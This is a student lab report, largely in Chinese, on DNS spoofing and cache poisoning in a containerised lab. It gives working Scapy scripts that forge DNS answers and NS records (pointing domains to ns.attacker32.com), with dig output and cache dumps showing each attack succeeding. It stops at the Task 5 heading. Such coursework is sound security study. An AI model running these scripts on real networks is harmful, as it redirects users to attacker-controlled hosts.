
# Lab5


## 57118233 周厚霖

## Testing the DNS Setup


所有的测试工作都是在`User docker1(10.9.0.5)`上进行的，首先运行第一条命令`dig ns.attacker32.com`，答案来自攻击者命名服务器上设置的区域文件。




运行第二条命令`dig www.example.com`，得到正常结果。




运行第三条命令`dig @ns.attacker32.com www.example.com`，从攻击者那里得到虚假结果。





# Task1：Directly Spoofing Response to User

修改代码如下：


选择`10.9.0.1`对应的网卡号。


```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)  # Create an IP object
        udp = UDP(dport=pkt[UDP].sport, sport=53)  # Create a UPD object
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='1.2.3.5')  # Create an aswer record
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, qr=1, qdcount=1,
ancount=1, an=Anssec)  # Create a DNS object
        spoofpkt = ip/udp/dns  # Assemble the spoofed DNS packet
        send(spoofpkt)
myFilter = "udp and (src host 10.9.0.5 and dst port 53)"  # Set the filter
pkt=sniff(iface='br-79f14b54fcf2', filter=myFilter, prn=spoof_dns)
```

通过运行结果可以看出，对用户的`DNS`欺骗攻击成功。




但是当本地的DNS服务器有了缓存后，第二次请求欺骗包来的就比合法包更慢。


# Task2：DNS Cache Poisoning Attack – Spoofing Answers

修改代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)  # Create an IP object
        udp = UDP(sport=pkt[UDP].dport, dport=33333)  # Create a UPD object
```

```
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='12.23.34.45')  # Create an aswer record
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
ancount=1, an=Anssec)  # Create a DNS object
        spoofpkt = ip/udp/dns  # Assemble the spoofed DNS packet
        send(spoofpkt)
myFilter = "udp and src port 33333"  # Set the filter
pkt=sniff(iface='br-79f14b54fcf2', filter=myFilter, prn=spoof_dns)
```

在运行攻击程序之前，在`User`容器运行`dig www.example.com`命令，然后在本地`DNS`服务器运行`rndc dumpdb -cache`，`cat /var/cache/bind/dump.db | grep www.example.com`，此时可以查看`DNS`缓存正常。

```
root@7ce260375496:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        691195  A       93.184.216.34
```

先刷新本地`DNS`服务器缓存，即运行`rndc flush`，然后运行攻击程序后，进行`dig www.example.com`命令，可以看到`User`被欺骗。

```
root@24f941be8ea6:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 65446
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: a1d0e09a5c5a12f10100000060f55628f81f7c683dc53fef (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        259200  IN      A       12.23.34.45

;; Query time: 1015 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Mon Jul 19 10:38:32 UTC 2021
;; MSG SIZE  rcvd: 88
```

此时在本地`DNS`服务器运行`rndc dumpdb -cache`，`cat /var/cache/bind/dump.db | grep www.example.com`，可以看到缓存中毒攻击成功。

```
root@7ce260375496:/# rndc dumpdb -cache
root@7ce260375496:/# cat /var/cache/bind/dump.db | grep www.example.com
www.example.com.        863955  A       12.23.34.45
```


# Task3：Spoofing NS Records


修改代码如下：


```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)  # Create an IP object
        udp = UDP(sport=pkt[UDP].dport, dport=33333)  # Create a UPD object
        NSsec = DNSRR(rrname='example.com', type='NS', ttl=259200,
rdata='ns.attacker32.com')
```

```
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='12.23.34.45')  # Create an aswer record
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
ancount=1, an=Anssec, nscount=1, ns=NSsec)  # Create a DNS object
        spoofpkt = ip/udp/dns  # Assemble the spoofed DNS packet
        send(spoofpkt)
myFilter = "udp and src port 33333"  # Set the filter
pkt=sniff(iface='br-79f14b54fcf2', filter=myFilter, prn=spoof_dns)
```


运行攻击程序后，在`User`容器运行`dig www.example.com`，`dig seu.example.com`，`dig mail.example.com`，可以看到均被欺骗。










在本地`DNS`服务器上查看缓存，可以看到欺骗NS记录。




在恶意DNS路由器上`/etc/bind/zone_example.com`的文件中，可以看到不同的子域名对应不同的IP。





# Task4：Spoofing NS Records for Another Domain


修改代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
import sys
NS_NAME = "example.com"
def spoof_dns(pkt):
    if (DNS in pkt and NS_NAME in pkt[DNS].qd.qname.decode('utf-8')):
        print(pkt.sprintf("{DNS: %IP.src% --> %IP.dst%: %DNS.id%}"))
        ip = IP(dst=pkt[IP].src, src=pkt[IP].dst)  # Create an IP object
        udp = UDP(sport=pkt[UDP].dport, dport=33333)  # Create a UPD object
        NSsec1 = DNSRR(rrname='example.com', type='NS', ttl=259200,
rdata='ns.attacker32.com')
        NSsec2 = DNSRR(rrname='google.com', type='NS', ttl=259200,
rdata='ns.attacker32.com')
        Anssec = DNSRR(rrname=pkt[DNS].qd.qname, type='A', ttl=259200,
rdata='12.23.34.45')  # Create an aswer record
        dns = DNS(id=pkt[DNS].id, qd=pkt[DNS].qd, aa=1, rd=0, qr=1, qdcount=1,
ancount=1, an=Anssec, nscount=2, ns=NSsec1/NSsec2)  # Create a DNS object
        spoofpkt = ip/udp/dns  # Assemble the spoofed DNS packet
        send(spoofpkt)
myFilter = "udp and src port 33333"  # Set the filter
pkt=sniff(iface='br-79f14b54fcf2', filter=myFilter, prn=spoof_dns)
```

请求`example.com`如前一个`task`所示，下图为`dig www.google.com`和`dig seu.google.com`的情况，观察到在请求`seu.google.com`时，没有得到返回的`IP`地址。


于是，我们查看`DNS`缓存，`google.com`对应的`NS`为`ns1.google.com`，`ns2.google.com`，`ns3.google.com`，`ns4.google.com`，当三级域名为其他的时，是请求不到的。





# Task5：Spoofing Records in the Additional Section

